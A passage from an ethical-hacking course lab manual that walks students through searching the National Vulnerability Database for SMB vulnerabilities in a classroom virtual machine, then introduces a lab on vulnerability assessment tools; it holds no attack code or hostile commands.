
Not Defined (MPR:X) None (MPR:N) Low (MPR:L) High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) None (MUI:N) Required (MUI:R)


Scope (MSC)

8. Now, navigate back to the main page of the **NATIONAL VULNERABILITY DATABASE** website. Expand **Vulnerabilities** and click **Search & Statistics** option, as shown in the screenshot.




9. **Search Vulnerability Database** page appears. In the **Keyword Search** field, type a target service (here, **SMB**) to find vulnerabilities associated with it and click **Search**.

Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).



10. The **Search Results** page appears, displaying detailed information on the underlying vulnerabilities in the target service.
11. You can further view detailed information on each vulnerability by clicking on the **Vuln ID** link.

Module 05 – Vulnerability Analysis



12. Likewise, you can search for other target services for the underlying vulnerability in the **Search Vulnerability Database** section.
13. This concludes the demonstration of checking vulnerabilities in the National Vulnerability Database (NVD).
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A gray square graphic with the word "Lab" in black at the top and a large white number "2" in the center.

Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Ethical hackers and pen testers are aided in vulnerability assessments with the help of various tools that make vulnerability assessment an easy task.

Lab Scenario

The information gathered in the previous labs might not be sufficient to reveal potential vulnerabilities of the target: there could be more information available that may help in finding 